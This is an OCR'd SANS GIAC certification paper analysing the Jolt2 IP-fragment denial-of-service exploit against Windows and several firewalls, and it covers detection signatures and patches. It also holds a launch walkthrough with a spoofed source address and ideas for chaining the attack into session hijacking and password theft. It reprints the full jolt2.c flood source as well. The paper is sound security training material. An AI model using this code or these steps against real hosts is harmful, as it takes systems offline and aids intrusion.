
Global Information Assurance Certification Paper

SANS (System Administration Network Security)
December 10th-15th
Washington DC



INSTRUCTION by Eric Cole

Joseph B. Church
Defense Computer Investigative Training Program
(410) 981-1652

Exploit Details:

Name: Jolt2.c
CVE-2000-0305:

Windows 95, Windows 98, Windows 2000, Windows NT 4.0, and Terminal Server systems allow a remote attacker to cause a denial of service by sending a large number of identical fragmented IP packets, aka jolt2 or the "IP Fragment Reassembly" vulnerability.

Variants: None
Operating System:

Windows 95/98/NT4/2000, Be/OS 5.0, Cisco 26xx, Cisco 25xx, Cisco 4500, Cisco 36xx, Network Associates Gauntlet, Webshield, Firewall-1 from Checkpoint on Solaris, NT, Nokia firewall, Bay router (Nortel) firewall, Fore (Marconi) (questionable vulnerability)

Protocol Description

Jolt2 allows remote users across different networks to send a IP fragment driven Denial of Service attacks against multiple operating systems; Windows 9x, Windows NT, Windows 2000, and many more, by making the remote (victim) machine utilize 100% of its Central Processing Unit attempting to process the illegal IP packets.

This attack using identical fragmented IP Packets, will cause the remote (victim) machine to lock-up for the duration of the attack. The Central Processing Unit will exhaust 100% of its processing time trying to process the packets, which will cause both the UI and the network interfaces to lock up.

Description of variants

On www.packetstorm.securify.com, I found a variation named ***jolt2mod.c***. This is a simple jolt2 modification in that it has a rate limiting feature. With this new modification, it is still quite an effective tool. It is recommended to run several threads of it at a target. From a 33.6, it slowed a test machine with a cable modem using 4 threads.

How the exploit works

An attacker can prevent a machine from performing work by utilizing the CPU of the selected machine, but the Attacker using ***jolt2.c,*** could not compromise data on the machine or gain administrative privileges. It's been reported that in some rare cases a machine could be caused to crash via such an attack, but according to Microsoft this has not confirmed in any cases of their knowledge.

Jolt2, a Denial of Service Exploit, relies on IP fragmentation, where IP datagrams are divided into smaller data packets during transit. Because the maximum frame size varies in size from network to network, fragmentation may be required because every network architecture carries data in groups called frames. Fragmentation will occur when an IP datagram enters a network whose maximum frame size is smaller than the size of the datagram. At this point the datagrams are split into fragments. The fragmented packets

will then travel separately to their assigned destination. At that point the destination computer will re-assemble the fragmented packets and process them.


In **Windows 9x/ NT4 or 2000**, vulnerabilities exist because of a flaw in the way the system performs IP fragment re-assembly. When malformed IP fragments are directed against a targeted host, the work factor associated with performing IP fragment re-assembly can be driven extremely high by varying the data rate at which the fragments are sent. If fragmented packets are transmitted at a rate of 150 packets per second, the CPU of the target machine will be forced to exhaust 100% of it's resources, causing the machine to halt. Windows does not correctly perform IP fragment re-assembly. The targeted machine will be affected as long as the attacker is sending malformed, jolt2, packets. The target machine will return to normal once the packet storm is completed.

If using the **Gauntlet Firewall**, the Denial of Service affects Hyper Text Transport Protocol, Web traffic. The daemon will crash and dump a core file, thus preventing the HTTP proxy from checking policy, resulting in new connections been failed.

If using the **Checkpoint Firewall**-1, jolt2 uses the fact that this firewall does not usually look at or log fragmented packets until the packets are re-assembled. With this attack, the Checkpoint Firewall-1 will be forced to exhaust 100 % of its CPU power to attempt to re-assemble the packets. By trying to re-assemble these malformed packets, the firewall will deny service to other services and requests.

The data sent is 29 bytes (20 IP + 9 data), which is valid as it is a last fragment (MF=0). However, the total length reported by the IP header is 68 bytes. This malformed packet should fail structural tests, if there are any in place. Acknowledgement of a packet with a reported length larger than the actual received length is a normal occurrence. This will happen whenever a packet is truncated during transport. Since the IP Header is 20 bytes, the amount of IP data is 48 bytes, due to the packet size of 68 bytes. Since the offset is 65520 and the length of IP data is 48 bytes equaling 65568, this would result in a IP packet length overflow; the maximum allowed length is 65535. Note however that the data sent (9 bytes) would not cause an overflow. Fragments are flagged as being "last fragments".

Diagram



The victim machine's CPU will become exhausted and 100% of CPU will be utilized causing machine to lock-up until attack is finished. Once the attacker stops sending the malformed IP packets, the victim's machine will no longer be locked up and the CPU usage will return to normal. See below for how the packets look traveling across network from the attacker to the victim:

```
06:58:06.276478 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.279297 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.279625 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.279939 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.280251 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.280563 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.280876 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.281189 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.281501 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.281814 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.282134 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.282448 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.282752 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.282942 attacker > 192.168.7.10: (frag 1109:9@65520)
```

How to use the exploit

The exploit jolt2.c can be located at http://packetstorm.securify.com, and can be downloaded in its source code form. Once the exploit is downloaded the exploit must still be compiled on the operating system of choice, which must be a Unix flavor such as Redhat Linux, Mandrake Linux, or Slackware Linux. My choice was Redhat Linux. To compile the exploit simply use the make command at a command prompt with the name of the exploit, excluding the ".c" at the end of the file name. For Example: # make jolt2

If the file compiles cleanly without any errors, you will now have an executable file named jolt2. In order to find out the syntax of the command along with the switches it uses, simply use the –h switch, and the syntax of the jolt2 will display on the screen for your use. When you use the –h option the syntax will be:


./jolt2 <src address> -p <port number> <destination address>

Even before you launch the attack, you must make sure that the victim machine you are attacking is susceptible against this sort of attack, and since we know that many Microsoft Windows machines are susceptible, by conducting research on the web, we can scan the network first using **nmap** from www.insecure.org to find Windows machines located on the network. Nmap is a utility tool used to map networks and also scan hosts by telling the attacker what ports or hosts are alive. Nmap can also give a estimated guess on what type of operating system the machine is currently running.

Once we have located a machine that matches our required results (192.168.7.10 / Windows NT 4.0) we can then use the attack; for example:

For example: **#./jolt2 192.168.5.1 -p 80 192.168.7.10**

The above command will launch the attack from the **Attacker 's** machine with a spoofed IP address of **192.168.5.1**, against IP address 192.168.7.10 (Victim – Windows NT) on port 80 (HTTP). The Windows NT (Victim Machine) CPU resources would reach 100 percent and cause the system to lock-up. There are not a set number of packets sent, there are sent as fast as the attacking machine can send them. Now at this point there are several options that the attacker can do. For instance, if the attacker had a sniffer on the network and was able to observe communications between two hosts on the network and wanted to take over the conversation, he could use jolt2 to tie up one machine while he takes over the conversation and assumes the identity of the other machine. In order to complete this task, the attacker must be able to properly guess the sequence number of the host he is taking over the conversation for; see below:



Computer A and B initiate a conversation and a three-way handshake is complete. Sequence numbers are exchanged over the network while Attacker has a sniffer running. The Attacker watches the sequence numbers being exchanged and launches a DoS against ComputerB (Jolt2) tying up the Machine so it cannot respond to ComputerA. The Attacker then assumes the identity of ComputerB and uses the guessable sequence number to continue the conversation with ComputerA. Now the Attacker has access to ComputerA without having to login with a valid username and valid password!

This Denial of Service exploit can also be used to cause a targeted host on a network to exhaust 100 percent of its CPU, causing the machine to lockup. The user of the targeted machine may become frustrated and restart the targeted machine by turning the machine off at the power source. The attacker on the same network could, use L0phtcrack password sniffer, to capture the login screen name and password of the targeted Windows NT Client Machine as it logs onto the domain and authenticated through the domain Primary Domain Controller. L0phtcrack will then crack the password and the attacker will now own that machine. Also if that user has been trusted in other domains by being placed in a global group then the attacker may now have access to other domains.

This attack can also be used to bypass Intrusion Detection Systems that may reside on the network. Tiny fragments attacks like Jolt2.c are designed to fool IDS systems by creating packets that are too small and do not contain the source and destination port numbers, as seen below. Since IDS systems are looking for port number to make filtering decisions, it could allow the timy fragments through the IDS system and not alert on them.

Signature of the attack

```
06:58:06.276478 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.279297 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.279625 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.279939 attacker > 192.168.7.10: (frag 1109:9@65520)
06:58:06.280251 attacker > 192.168.7.10: (frag 1109:9@65520)
```

The data sent is 29 bytes (20 IP + 9 data), which is valid as it is a last fragment (MF=0). However, the total length reported by the IP header is 68 bytes. This malformed packet should fail structural tests, if there are any in place. Acknowledgement of a packet with a reported length larger than the actual received length is a normal occurrence. This will happen whenever a packet is truncated during transport. Since the IP Header is 20 bytes, the amount of IP data is 48 bytes, due to the packet size of 68 bytes. Since the offset is 65520 and the length of IP data is 48 bytes equaling 65568, this would result in a IP packet length overflow; the maximum allowed length is 65535. Note however that the data sent (9 bytes) would not cause an overflow. Fragments are flagged as being "last fragments".

If you are attempting to block this attack, there are a couple signatures that can be used to detect this attack. In the above packets you can see that the source and destination port numbers of the hosts are missing. You could design filters that

would drop IP fragmented tiny packets that do not include TCP source and destination port numbers. From the above packets, you can see that the fragment ID number remains the same throughout the attack. The fragment ID number of 1109 could be used in a rule set to block fragments with the ID number of 1109.

How to protect against it

Workarounds for jolt2.c

On **stateful packet filtering firewalls**, the packet fails integrity tests. The reported length (68) is much larger than the received length (29). However: A broken router may decide to send 68 bytes when forwarding it (adding 39 bytes of random padding). This incarnation of the attack is also illegal in that it wraps the IP packet size limit. The IP data length reported is 48, and the offset is 65520. If the firewall has any sort of fragment reassembly, it shouldn't forward a single packet, since there are no valid fragments preceding the attack sequence. If the firewall maps fragments to open connections, it should detect that there is no open connection for this particular packet, thereby discarding it.

Proxy firewalls; a proxy function will never pass this attack pattern to the protected network (assuming that there is no packet filtering functionality applied to the firewall). If the proxy firewall is running on a vulnerable OS and doesn't have its own network layer code (relies on the MS stack), the attacks will DoS the firewall itself, effectively DoSing your entire connection.

Any other type of Firewall; if the firewall does fragment reassembly in an incorrect way (maybe by trusting vulnerable MS stacks to do it), it will be vulnerable to the attack, regardless of which type of firewall it is.

All manufacturers have produced patches for their products. Manufacturers have also suggested solutions outside of the patches.

In the cases of **Gauntlet**, it is recommended to deny any connection to port 8999 on the firewall. For **Checkpoint**, it is recommended that console logging be disabled. Microsoft suggests installation of the patch. **All other Routers** should filter the fragmented IP packets if possible.

In cases of **Network Intrusion Detection Systems**, make sure IDS systems are up to date with newest patches available. For sensitive machines, you should use host based NIDS according to SANS Organization. Network Intrusion Detection Systems should be secured by closing all unused ports!

In the windows environment, Microsoft has released several patches for their effected operating systems:

Windows NT 4.0 Workstation, Server and Server, Enterprise Edition:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20829

Windows NT 4.0 Server, Terminal Server Edition:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20830

Windows 2000 Professional, Server and Advanced Server:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20827

Windows 95:
http://download.microsoft.com/download/win95/update/8070/w95/EN-US/259728USA5.EXE

Windows 98:

http://download.microsoft.com/download/win98/update/8070/w98/EN-US/259728USA8.EXE

Checkpoint:
http://www.checkpoint.com/techsupport/alerts/ipfrag_dos.html

Check Point is in the process of building new kernel binaries that will modify the mechanism by which fragment events are written to the host system console, as well as providing configurable options as to how often to log. In addition and independent of the console message writing, with the new binaries FireWall-1 administrators will be able use the Check Point log file method for reporting fragmentation events. These binaries will be released shortly in Service Pack 2 of FireWall-1 version 4.1, for 4.1 users, and as a Service Pack 6 Hot Fix for FireWall-1 version 4.0 users. A follow up response will be made to this forum when this software is available.

As an interim workaround, customers can disable the console logging, thereby mitigating this issue by using the following command line on their FireWall-1 module(s):

$FWDIR/bin/fw ctl debug -buf

This takes effect immediately. This command can be added to the $FWDIR/bin/fw/fwstart command in order to be enabled when the firewall software is restarted. It should be noted that although this command will disable fragmentation console output messages, standard log messages (e.g., Long, Short, control messages, etc.) will continue to operate in their traditional way.

Network Associates: **Gauntlet Firewall**
http://www.tis.com/support/cyberadvisory.html

Source code/ Pseudo code

http://packetstorm.securify.com/0005-exploits/jolt2.c

The following is the source code from packetstorm.securify:

/* Jolt2.c - Tested against Win98, WinNT4/sp5,6, Win2K.

```
An interesting side note is that minor changes to this packet cause
NT4/Win2k (maybe others, not tested) memory use to jump
*substantially* (+70 meg non-paged-pool on a machine with 196 mb
phys).  There seems to be a hard upper limit, but on machines with smaller
amounts of memory or smaller swapfiles, ramping up the non-paged-pool this
much might lead to a BSOD.
.phonix.

*/
/*
 * File:   jolt2.c
 * Author: Phonix
 * Date:   23-May-00
 *
 * Description: This is the proof-of-concept code for the
 *          Windows denial-of-serice attack described by
 *          the Razor team (NTBugtraq, 19-May-00)
 *          (MS00-029).  This code causes cpu utilization
 *          to go to 100%.
 *
 * Tested against: Win98; NT4/SP5,6; Win2K
 *
 * Written for: My Linux box.  YMMV.  Deal with it.
 *
 * Thanks: This is standard code.  Ripped from lots of places.
 *       Insert your name here if you think you wrote some of
 *       it.  It's a trivial exploit, so I won't take credit
 *       for anything except putting this file together.
 */

#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include

struct _pkt
{
 struct iphdr    ip;
```

```
  union {
    struct icmphdr  icmp;
    struct udphdr   udp;
  }  proto;
  char data;
} pkt;

int icmplen  = sizeof(struct icmphdr),
    udplen   = sizeof(struct udphdr),
    iplen    = sizeof(struct iphdr),
    spf_sck;

void usage(char *pname)
{
  fprintf (stderr, "Usage: %s [-s src_addr] [-p port] dest_addr\n",
           pname);
  fprintf (stderr, "Note: UDP used if a port is specified, otherwise ICMP\n");
  exit(0);
}

u_long host_to_ip(char *host_name)
{
  static  u_long ip_bytes;
  struct hostent *res;

  res = gethostbyname(host_name);
  if (res == NULL)
    return (0);
  memcpy(&ip_bytes, res->h_addr, res->h_length);
  return (ip_bytes);
}

void quit(char *reason)
{
  perror(reason);
  close(spf_sck);
  exit(-1);
}

int do_frags (int sck, u_long src_addr, u_long dst_addr, int port)
{
  int     bs, psize;
  unsigned long x;
  struct  sockaddr_in to;

  to.sin_family = AF_INET;
```

```
  to.sin_port = 1235;
  to.sin_addr.s_addr = dst_addr;

  if (port)
    psize = iplen + udplen + 1;
  else
    psize = iplen + icmplen + 1;
  memset(&pkt, 0, psize);

  pkt.ip.version = 4;
  pkt.ip.ihl = 5;
  pkt.ip.tot_len = htons(iplen + icmplen) + 40;
  pkt.ip.id = htons(0x455);
  pkt.ip.ttl = 255;
  pkt.ip.protocol = (port ? IPPROTO_UDP : IPPROTO_ICMP);
  pkt.ip.saddr = src_addr;
  pkt.ip.daddr = dst_addr;
  pkt.ip.frag_off = htons (8190);

  if (port)
  {
    pkt.proto.udp.source = htons(port|1235);
    pkt.proto.udp.dest = htons(port);
    pkt.proto.udp.len = htons(9);
    pkt.data = 'a';
  } else {
    pkt.proto.icmp.type = ICMP_ECHO;
    pkt.proto.icmp.code = 0;
    pkt.proto.icmp.checksum = 0;
  }

  while (1) {
    bs = sendto(sck, &pkt, psize, 0, (struct sockaddr *) &to,
            sizeof(struct sockaddr));
  }
  return bs;
}

int main(int argc, char *argv[])
{
  u_long  src_addr, dst_addr;
  int i, bs=1, port=0;
  char hostname[32];

  if (argc < 2)
    usage (argv[0]);
```

```
  gethostname (hostname, 32);
  src_addr = host_to_ip(hostname);

  while ((i = getopt (argc, argv, "s:p:h")) != EOF)
  {
   switch (i)
   {
     case 's':
       dst_addr = host_to_ip(optarg);
       if (!dst_addr)
         quit("Bad source address given.");
       break;

     case 'p':
       port = atoi(optarg);
       if ((port <=0) || (port > 65535))
         quit ("Invalid port number given.");
       break;

     case 'h':
     default:
       usage (argv[0]);
   }
  }

  dst_addr = host_to_ip(argv[argc-1]);
  if (!dst_addr)
    quit("Bad destination address given.");

  spf_sck = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
  if (!spf_sck)
    quit("socket()");
  if (setsockopt(spf_sck, IPPROTO_IP, IP_HDRINCL, (char *)&bs,
      sizeof(bs)) < 0)
    quit("IP_HDRINCL");

  do_frags (spf_sck, src_addr, dst_addr, port);
}
```

Additional Information

http://www.packetstorm.securify.com

http://www.antionline.com

http://www.sans.org

http://packetstorm.securify.com/DoS/jolt2mod.c

http://home13.inet.tele.dk/kruse/jolt2.txt

http://members.cotse.com/mailing-lists/bugtraq/2000/May/0246.html

http://packetstorm.securify.com/0005-exploits/jolt2.c

Last Updated: July 27th, 2017

Upcoming Training

Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
Community SANS Chicago SEC504	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS